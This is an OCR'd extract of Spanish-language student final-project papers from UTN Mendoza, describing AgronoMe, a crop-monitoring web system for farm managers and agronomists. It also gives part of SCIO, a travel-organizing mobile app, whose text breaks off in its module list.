


Figura 3. Proceso de selección de proveedor hace 30 años[21].




Figura 4. Proceso de selección de proveedor actualmente[21].

AGRONOME

Sistema de control y seguimiento de cultivos

Yesica Barroso[1], Javier Bravin[1], Melisa González Aguilera[1], Franco Sánchez[1]
[1]Universidad Tecnológica Nacional – Facultad Regional Mendoza {yesicabarroso87@gmail.com, jafi.diesel@gmail.com, melisagonzaguilera@gmail.com, csirfranco@gmail.com}

Resumen

El "Sistema de Control y Seguimiento de Cultivos" es el Proyecto Final de la Carrera Ingeniería en Sistema de Información, Facultad Regional Mendoza.

Este sistema surge por una de las necesidades detectadas en el sector agrícola, en donde es muy importante mantener de forma organizada la información de los cultivos de una finca y permitirle tanto al Encargado de finca, como al Ingeniero Agrónomo una visualización global de la explotación agraria logrando una cooperación instantánea.
Otras de las necesidades vistas es que no todas las fincas mantienen un contacto estable con el Ingeniero Agrónomo y esto es de suma importancia ya sea para ofrecer un cultivo saludable y aprovechar al máximo la explotación agrícola.
Y, por último, otro de los factores que ha disminuido es el impulso juvenil. Cada vez son menos los jóvenes que optan trabajar el campo. Esto se da por los vaivenes de productividad; las plagas de turno; por un factor tecnológico, el campo no es atractivo para el impulso juvenil, que se mueve ágil con la hiperconectividad. No existe una renovación ni humana ni en metodologías, y esto se ve reflejado en la pérdida de producción de alimentos del campo local. En la Figura 1. Mendoza: cada vez son menos los jóvenes que eligen el campo, se observa lo mencionado.

La solución que se implementa es mediante un sistema (AgronoMe) que le permite al Encargado dar de alta su finca, añadir los cultivos pertenecientes a la misma y generar un libro de campo donde se detallan todas las actividades pertinentes para ese cultivo. Así mismo el Ingeniero Agrónomo asociado a esa finca podrá visualizar las actividades desarrolladas en el cultivo, realizar recomendaciones de distinta índole y hasta realizar planificaciones de cultivo junto al Encargado. El sistema cuenta con una aplicación web, ofreciendo una interfaz intuitiva y accesible desde cualquier dispositivo con conexión a Internet, tanto para que el Encargado de Finca gestione sus actividades y cultivos, y el Ingeniero Agrónomo pueda seguir el estado de los cultivos de la finca.


ECONOMÍAS REGIONALES

Mendoza: cada vez son menos los jóvenes que eligen el campo

Un estudio de Acovi indica que solo el 15% de los hijos de productores viven en fincas. Preocupa el desarraigo y el abandono de las tierras.

Por Los Andes

29 de Julio de 2017

Compartí

Figura 1. Mendoza: cada vez son menos los jóvenes que eligen el campo. [1]

Abstract

The Crop Control and Monitoring System is the Final Project of the Information System Engineering Degree, Mendoza Regional School.

This system arises from the need detected in the agricultural sector, where it is necessary to maintain in an organized way the information of the crops of a farm and allow both the farmer and the agronomist a global visualization of the farm, achieving instant cooperation.
Another of the needs seen is that not all farms have stable contact with the agronomist and this is of utmost importance either to offer a healthy crop and make the most of agrobusiness operation.

And finally, another factor that has diminished is the youth momentum. There are fewer and fewer young people working in the field. This is given by the fluctuations of productivity; shift pests; due to a technological factor, the field is not attractive to the youth impulse, which moves agilely with hyperconnectivity. There is no renewal neither human nor in methodologies, and this is reflected in the loss of food production in the local field. In Figure 1. Mendoza: there are fewer and fewer young people who choose the countryside, the aforementioned is observed.

The solution is implemented through a system (AgronoMe) that allows the farmer to register his farm, add the crops belonging to it and generate a field book detailing all the relevant activities for that crop. Likewise, the agronomist associated with this farm will be able to visualize the activities developed in the crop, make recommendations of different kinds and even carry out crop planning with the farmer. The system has a web application, offering an intuitive and accessible interface from any device with an internet connection, both for the farmer to manage their activities and crops, and the agronomist can follow the state of the farm's crops.

Palabras claves

Sistema agrícola, libro de campo, web agronómica, agricultura intensiva, gestión de fincas.

Introducción

En Mendoza de acuerdo con sus condiciones climáticas y los suelos se practica una agricultura intensiva, esto hace referencia a producir cultivos en ambientes y condiciones controladas para optimizar el crecimiento y desarrollo de plantas, con el objetivo de producir frutos al máximo de su potencial.

Como se conoce, la actividad principal es la vitivinicultura, pero en los últimos años ha sido estimulada la implantación de frutales, siguiendo la implantación de hortalizas. En la *Tabla 1. Proporción de hectáreas cultivadas por categoría,* se ilustra lo mencionado.

Categoría	Hectáreas	Proporción de hectáreas cultivadas por categoría
1. Vid	160.700 ha	52%
2. Frutales	75.600 ha	25%
3. Hortalizas	35.000 ha	12%
4. Bosques	17.000 ha	6%
5. Forrajes	16.000 ha	5%

Tabla 1: Proporción de hectáreas cultivadas por categoría.[2]

Dentro del sector hortícola las principales especies son: ajo, papa, zapallo, zanahoria, cebolla, lechuga, melón, maí-z y tomate redondo. La diversidad existente supera las 45(cuarenta y cinco) especies. También destaca la producción de especies aromáticas, condimentarias y medicinales.

AgronoMe está enfocado hacia el sector hortícola, ya que esta área no se encuentra en constante auge, como es el área vitivinícola, es por esto, que nuestro proyecto va a apuntar a realizar una innovación en esta área.

Son amplias las necesidades de este sector, pero se va a proyectar sobre las necesidades básicas de una finca, como productora hortícola, y sobre el rol que cumple el Ingeniero Agrónomo, como asesor de fincas.

De acuerdo al relevamiento que se ha realizado, en general, las fincas mantienen un registro, en libros, de las producciones por temporada obtenidas, de planificaciones que se realizan, entre otras cosas.
Dicho esto, la aplicación web AgronoMe facilita la gestión agrícola, desde el nacimiento de lo que se pretende producir, hasta el producto final.
Esta aplicación web beneficia, también, al Ingeniero Agrónomo, por la facilidad y rapidez que se tiene para visitar de manera “virtual” una finca. El profesional tiene acceso a algunos de los datos de la

explotación, pudiendo realizar recomendaciones.

Uno de los objetivos de AgronoMe es unificar la comunicación entre ambos actores, Encargado de Finca e Ingeniero Agrónomo, y tratar de disminuir el factor tiempo. Así como acercarlos hacia la era tecnológica.

Elementos del trabajo y metodología

AgronoMe es un sistema de control y seguimiento de cultivos. A continuación, se explica brevemente su funcionamiento.

A partir de este sistema el Encargado de una finca puede gestionar su finca, incluyendo datos propios de la finca, y definiendo la organización del terreno. Luego, los encargados realizan una Planificación del cultivo, en donde el Ingeniero Agrónomo tiene la responsabilidad de asesorarlos en las decisiones que se tomen.
Cuando se hace concreto el plan, se crea un Libro de Campo perteneciente al cultivo. En donde en él se crean las actividades a realizar al cultivo. El Ingeniero Agrónomo puede visualizar las actividades y labores que se le están haciendo a los cultivos, es por eso que él puede realizar recomendaciones sin tener que ir hasta el lugar.

El sistema cuenta con un sitio web, mediante el cual se informa sobre los servicios que cuenta el sistema y posee toda la funcionalidad del mismo. En la *Figura 2. Pantalla principal de la aplicación*, se ilustra la pantalla de inicio de la aplicación web.




Figura 2. Pantalla principal de la aplicación. [3]

El sistema cuenta con los siguientes usuarios definidos:

- Encargado de Finca.
- Ingeniero Agrónomo.
- Supervisor.
- Administrador del Sistema.

El sistema se divide en diferentes módulos, a continuación, se presentan los mismos:

- **Módulo de Gestión de Fincas:**
  - El sistema permite al Encargado de Finca generar el perfil de la misma y asociar al Ingeniero Agrónomo con el que trabajan.
  - El sistema permite al Ingeniero Agrónomo

visualizar información de las distintas fincas a las que se encuentra asociado.
    - El sistema permite al Encargado de Finca administrar Supervisores de actividades.
    - El sistema permite al Encargado de Finca cerrar el Libro de Campo.

- **Módulo de Planificación:** Punto de partida donde se configura las bases iniciales del cultivo. Se definen las etapas de:
    - Planificación Inicial: El sistema permite al Encargado de finca registrar los datos del cultivo que se pretende sembrar, las parcelas sobre las que se va a trabajar y la producción pretendida.
    - Planificación Supervisada: A partir de la visualización de la planificación inicial el Ingeniero Agrónomo puede realizar actividades de análisis de suelo y análisis de agua, a partir de esos análisis se registra un plan de fertilización, plan de riego, plan de plantación.
    - Planificación Final: El sistema permite al Encargado de finca ajustar los valores ingresados en la planificación inicial a fin de reflejar los valores definitivos.

- **Módulo de Actividades**: Le permite a los roles Encargado de finca y Supervisor registrar los datos correspondientes a las actividades de: riego, preparación del suelo, fertilización, tratamiento fitosanitario, siembra, cosecha, fertirrigación, detección situación fitosanitaria y detección de catástrofe. Cada actividad se corresponde con un Libro de Campo. La actividad “detección situación fitosanitaria” también puede ser realizada por el Ingeniero Agrónomo. En la *Figura 3. Pantalla del Módulo de Actividades, con la visualización de los Libros de campo,* se observa lo mencionado.




Figura 3. Pantalla del Módulo de Actividades, con la visualización de los Libros de campo [4]

- **Módulo de recomendaciones fitosanitarias y catástrofe**: Permite al Ingeniero Agrónomo ingresar los datos correspondientes a los análisis de plaga, análisis de enfermedades, actividades sugeridas o instrucciones a seguir, en respuesta a problemas fitosanitarios y catástrofes reportadas.

- **Módulo de gestión de recursos**: El sistema permite el Encargado de finca administrar valores que serán utilizados en nuestro sistema dentro de los siguientes elementos: maquinarias y personal.

- **Módulo de Reportes**: Genera reportes de información histórica permitiendo filtrar y ordenar la información para la toma de decisiones.

- **Módulo de Seguridad:** Este módulo contempla restricciones de acceso a funcionalidades según los roles de cada usuario.
    - El sistema permite administrar usuarios Encargado de finca e Ingeniero Agrónomo.

- **Módulo de Configuración:**
    - Este módulo permite el alta baja y modificación de todos los nomencladores del sistema.
    - El sistema permite al administrador del sistema administrar actividades, recomendaciones, tipos de cultivos, tipos de planes, tipos de análisis, permisos, tipos de planificación, parámetros con sus opciones y estados de planificación.

La *metodología* utilizada para la realización del sistema es la “Metodología tradicional”, en donde se hace énfasis en la planificación total de todo el trabajo a realizar y una vez

todo detallado se comienza el ciclo de desarrollo del producto software. En la Figura 2. Metodología tradicional. Etapas, se ilustra lo mencionado.



Figura 4: Metodología tradicional. Etapas. [5]

Las *tecnologías* principales utilizadas para el desarrollo de la aplicación son:

- **Python [6]**: Como lenguaje de programación a utilizar en el back-end.
- **Flask [7]**: Como framework a utilizar junto a python para permitir peticiones http en el back-end.
- **Javascript [8]**: Como lenguaje de programación a utilizar en el front-end.
- **Angular [9]**: Como framework a utilizar junto a javascript para potenciar el desarrollo.
- **Bootstrap [10]**: Como framework de estilos y animaciones.
- **PostgreSQL [11]**: Como gestor de base de datos.
- **pgAdmin [12]**: Como herramienta para administrar fácilmente la base de datos.
- **Flask-SQLAlchemy [13]**: Como paquete de funcionalidades para facilitar las sentencias SQL utilizando Flask.
- **Gitlab [14]**: Como repositorio para el versionado del código.
- **Windows [15]**: Plataforma sobre la cual se desarrolló el proyecto.
- **Visual Studio Code [16]**: Como editor de código para desarrollo del proyecto.
- **Microsoft Project [17]**: Como software de administración de proyectos.
- **Google Drive [18]**: Como herramienta de ofimática.
- **Slack [19]**: Como herramienta de comunicación formal.
- **WhatsApp [20]**: Como herramienta de comunicación informal.

El acceso al sistema AgronoMe se puede realizar desde cualquier navegador y desde cualquier dispositivo. A nivel móvil, el sistema está desarrollado de forma responsive, es decir, redimensionar y colocar los elementos del sitio web de forma que se adapten al ancho de cada dispositivo permitiendo una correcta visualización y una mejor experiencia de usuario.

Resultados

Los resultados obtenidos hasta ahora han sido satisfactorios, los entregables han sido en tiempo y forma. Si bien, durante el proceso de desarrollo de software se han generado inconvenientes, como en todo proyecto, pero se han sabido llevar gracias al compromiso de los integrantes del equipo, así como también a la guía que nos brindan los profesores de la Cátedra de Proyecto Final.

Discusión

El sistema permite una conexión directa entre el Encargado de finca y el Ingeniero Agrónomo, de tal manera que la finca tenga el máximo asesoramiento. Permitiendo, también, una organización en sus cultivos.

El diseño gráfico del sistema, le permite al usuario una fácil adaptabilidad al mismo, y una experiencia de usuario agradable. De tal forma que el aprendizaje es muy rápido.

Para que esto se cumpla, se han definido diferentes capacitaciones para diferentes niveles de personal, para el uso correcto del sistema.

Conclusiones

Se concluye que los resultados obtenidos han sido satisfactorios, a pesar de los inconvenientes que se han tenido. Se ha logrado desarrollar una herramienta que gestione de forma adecuada cualquier explotación agrícola y lograr mantener toda la información de la finca de manera ordenada y organizada.

Agradecimientos

Los integrantes del equipo AgronoMe agradece al Cuerpo Docente de la Cátedra de Proyecto Final, por guiarnos y enseñarnos en todo el camino para concretar el sistema.

Referencias bibliográficas

[1] - Mendoza: cada vez son menos los jóvenes que eligen el campo - https://www.revistachacra.com.ar/nota/14513-mendoza-cada-vez-son-menos-los-jovenes-que-eligen-el-campo/
[2] - Sector Agrícola en Mendoza - http://invest.mendoza.gov.ar/
[3] - Pantalla principal de la aplicación.
[4] - Pantalla del Módulo de Actividades, con la visualización de los Libros de campo.
[5] - **Metodología Tradicional** - http://ingenieriaabril.blogspot.com/2016/09/metodologias-para-el-desarrollo-de.html
[6] - Python - www.python.org
[7] - Flask - palletsprojects.com/p/flask
[8] - Javascript - www.javascript.com
[9] - Angular - angular.io
[10] - Bootstrap - getbootstrap.com
[11] - PostgreSQL - www.postgresql.org
[12] - pgAdmin - www.pgadmin.org
[13] - Flask-SQLAlchemy - flask-sqlalchemy.pocoo.org
[14] - Gitlab - about.gitlab.com
[15] - Windows - www.microsoft.com
[16] - Visual Studio Code - code.visualstudio.com
[17] - Microsoft Project - products.office.com/en/project
[18] - Google Drive - www.google.com/drive
[19] - Slack - slack.com
[200] - WhatsApp - www.whatsapp.com

SCIO: Tu App de Viajes

CONTRERAS, Micaela; LAMBERTUCCI, Nicolás; OCHOA VENTURELLA Agustín; VALENCIA Nahuel, VELOCCI Camila
{micaela.contreras,nicolas.lambertucci,agustin.ochoa,nahuel.valencia,camila.velocci}
@alumnos.frm.utn.edu.ar

Universidad Tecnológica Nacional, Facultad Regional Mendoza

Resumen

En el presente artículo se presenta el trabajo desarrollado en concepto de proyecto final para la carrera Ingeniería en Sistemas de Información. El mismo consta de un sistema de información orientado a viajeros, con el propósito de que los mismos puedan organizar todos los aspectos de su viaje, sin importar el tipo de turismo que lleven a cabo, mediante una única aplicación móvil. Es así como se busca solucionarle al usuario la problemática de tener que investigar y bajar múltiples aplicaciones para controlar diferentes aspectos de su viaje, teniendo en cuenta el esfuerzo y conocimientos técnicos necesarios para ello. Además, el Sistema provee la opción, a los administradores del mismo, de generar reportes y estadísticas del uso que hagan de la aplicación los usuarios, accediendo a los mismos a través de una página web.

Abstract

In the following article, it is described the project developed as the final work for the Systems Engineering degree. The project consists on an information system oriented to travelers, with the purpose of they be able to organize every aspect of their trip, no matter the type of tourism they were performing, with a unique mobile app. In this way, we try to help the user with the problem of investigating and downloading lots of apps for manage different aspects of his journey, having in consideration the effort and knowledge necessaries for it.
In addition, the System allows its administrators to generate reports and statistics about the usage of the mobile app, accessing them through a web page.

Palabras clave

Sistema turístico, aplicación móvil viajera, reportes de viaje, estadísticas turísticas, gestión de turismo.

Introducción

Muchos son los aspectos de la vida a los que las aplicaciones móviles han brindado una solución eficiente, y el turismo no es ajeno a ello. El hecho de que muchos países hoy en día posean amplias redes de Internet en lugares públicos tales como plazas, puntos de interés o simplemente en la vía publica ayudan a que tanto turistas como habitantes de un determinado país estén conectados en todo momento compartiendo información.

Este trabajo final tiene como objetivo el desarrollo de un sistema de información destinado a la administración de viajes turísticos. Mediante el relevamiento de diferentes aplicaciones orientadas (aunque no limitadas) al turismo, además de un relevamiento realizado a una agencia de viajes local, se ha diseñado una aplicación mediante la cual el viajero pueda planear y organizar todos los aspectos de su viaje, durante las diferentes etapas de este.
La aplicación permite al usuario tener una visión completa del estado de su viaje, partiendo desde la gestión de reservas hasta llegar al punto de conocer el estado del tiempo del destino y en base a ello poder armar una valija óptima. El usuario con la aplicación puede, además, visualizar puntos de interés e itinerarios y accederlos en cualquier momento, controlar sus gastos, crear una bitácora del viaje, entre otras funcionalidades, aún sin contar con conexión activa a Internet.
Finalmente, los administradores del Sistema tienen acceso vía web a un módulo en el cual pueden generar distintos reportes y estadísticas de viajes de los usuarios de la aplicación, de acuerdo con diferentes parámetros de estos, a saber, destinos, gastos, actividades realizadas, entre otros.

Investigación

Antes de comenzar con el diseño de la aplicación se procedió a investigar de la actividad turística mundial, se realizó un relevamiento a una agencia de viajes local y se realizó un exhaustivo relevamiento de aplicaciones para Android con funcionalidades similares a las que se

planeaban incluir en SCIO. A continuación, se comparten los datos más relevantes encontrados de esta actividad.

Actividad Turística

Según la definición provista por la Organización Mundial del Turismo [1]: “el turismo comprende las actividades que realizan las personas durante sus viajes y estancias en lugares distintos a su entorno habitual, por un período de tiempo consecutivo inferior a un año, con fines de ocio, por negocios y otros".
Es posible distinguir entre distintos tipos de turismo según los gustos de los viajeros y las actividades que pueden realizarse durante el viaje. Entre ellos encontramos:

- Turismo científico.
- Turismo de aventura.
- Turismo gastronómico.
- Turismo de negocios.
- Entre otros.

Según la OMT, en el año 2018, se registraron 1.400 millones de llegadas de turistas internacionales en todo el mundo, lo que supone un crecimiento de 6% sobre el año anterior. El crecimiento destacado del turismo en los últimos años confirma que el turismo tiene un papel fundamental en el crecimiento y desarrollo económico a nivel mundial.

Relevamiento a agencia de viajes

Durante la etapa de relevamiento, el equipo visitó una empresa de turismo con reconocida trayectoria en el medio tanto local como regional, con el fin de relevar sus actividades.

Durante el relevamiento se realizó una entrevista al personal de ventas de la empresa, el cual nos informó acerca de los principales problemas que tienen los viajeros durante sus viajes (información extraída mediante encuestas de su servicio de postventa), así como las soluciones y ventajas que podría traer una aplicación como SCIO a sus clientes.

Relevamiento de aplicaciones Android

A nivel técnico se investigaron diferentes sistemas que cuentan con las características planeadas para SCIO. Se tomó en cuenta funcionalidades, implementaciones, ventajas y desventajas de estos. En esta sección, y para no extender innecesariamente este artículo, solamente se encuentran listadas, sin detalles ni posteriores conclusiones elaboradas de la actividad.

1) **Aplicaciones tipo Travel Planner:**

- Google Trips.
- TripCase.
- Visit a City.

2) **Aplicaciones de información climática:**

- Pronóstico.
- AccuWeather.

3) **Aplicaciones de gastos:**

- Money Manager.
- Controlar Gastos.

4) **Aplicaciones de conversión de moneda:**

- Convertidor de Divisa y Moneda.
- Cotización Peso Argentino.

5) **Aplicaciones de calendario:**

- DigiCal.
- Agenda Diaria.

Modalidad de trabajo

El equipo adoptó un enfoque tradicional en cuanto a lo que desarrollo de software se refiere, es decir, utilizó el modelo en cascada para la construcción del Sistema.
El modelo en cascada es un proceso de desarrollo secuencial, en el que el desarrollo de software se concibe como un conjunto de etapas que se ejecutan una tras otra. Se le denomina así por las posiciones que ocupan las diferentes fases que componen el proyecto, colocadas una encima de otra, y siguiendo un flujo de ejecución de arriba hacia abajo, como una cascada. Esta metodología de trabajo consta de 5 etapas, las cuales se describen a continuación, y se esquematizan en la Figura 1: *Etapas del modelo en cascada*.

1) Análisis de los requisitos

En esta fase se hace un análisis de las necesidades del cliente para determinar las características del software a desarrollar, y se especifica todo lo que debe hacer el sistema sin entrar en detalles técnicos.

2) Diseño

En esta etapa se describe la estructura interna del software, y las relaciones entre las entidades que lo componen.

3) Implementación / Codificación

En esta fase se programan los requisitos especificados haciendo uso de las estructuras de datos diseñadas en la fase anterior.

4) Verificación / Pruebas

Como su propio nombre indica, una vez se termina la fase de implementación se verifica que todos los componentes del sistema funcionen correctamente y cumplen con los requisitos.

El objetivo de las pruebas es el de obtener información de la calidad del software, y sirven para: encontrar defectos o bugs, aumentar la calidad del software, refinar el código previamente escrito sin miedo a romperlo o introducir nuevos bugs, etc.

5) Instalación y Mantenimiento

Una vez se han desarrollado todas las funcionalidades del software y se ha comprobado que funcionan correctamente, se inicia la fase de instalación y mantenimiento. Se instala la aplicación en el sistema y se comprueba que funcione correctamente en el entorno en que se va a utilizar.




Figura 1 – Etapas del modelo en cascada.

Estructura del sistema y elementos de trabajo

Módulos del Sistema

Como ya se ha mencionado, el Sistema se divide en dos partes: la aplicación de viajes propiamente dicha para los usuarios y una página web para generación de reportes y estadísticas, esta última concerniente únicamente a los administradores del Sistema.
Cada una de estas dos partes está conformada por diferentes módulos, para facilitar su diseño e implementación. Dichos módulos se resumen a continuación:

- **Módulo Central**

  Módulo principal encargado de unir y dar acceso a todos los módulos componentes, desde una única interfaz visual.

- **Módulo de usuario y opciones de la aplicación**

  Módulo contenedor de las opciones de configuración y personalizaciones de las preferencias de usuario.

- **Módulo de estado del tiempo**

  Módulo de acceso al servicio de estado del tiempo, con opciones de visualización de pronóstico extendido y detallado, y configuración de emisión de alertas y consejos. En la Figura 2: *Módulo de estado del tiempo* se observa la pantalla principal de este módulo.

- **Módulo de gastos**

  Módulo dedicado a la gestión de ingresos y egresos de dinero durante el viaje, brindando la posibilidad de consultar y detallar los mismos y configurar alertas al respecto.

- **Módulo de cambio de divisas**

  Módulo encargado de informar acerca del tipo de cambio actual para diferentes divisas, además de proveer al usuario de una calculadora de montos para conversión. En la Figura 3: *Módulo de divisas* se observa la pantalla principal de este módulo.

- **Módulo de reportes**

  Módulo externo a la aplicación móvil, accedido vía web, utilizado por los administradores del Sistema que permite generar estadísticas del uso de la aplicación.

- **Módulo de mapa**

  Módulo de acceso al mapa del destino, con posibilidad de consultar lugares de interés y otras características del lugar.

- **Módulo de eventos**

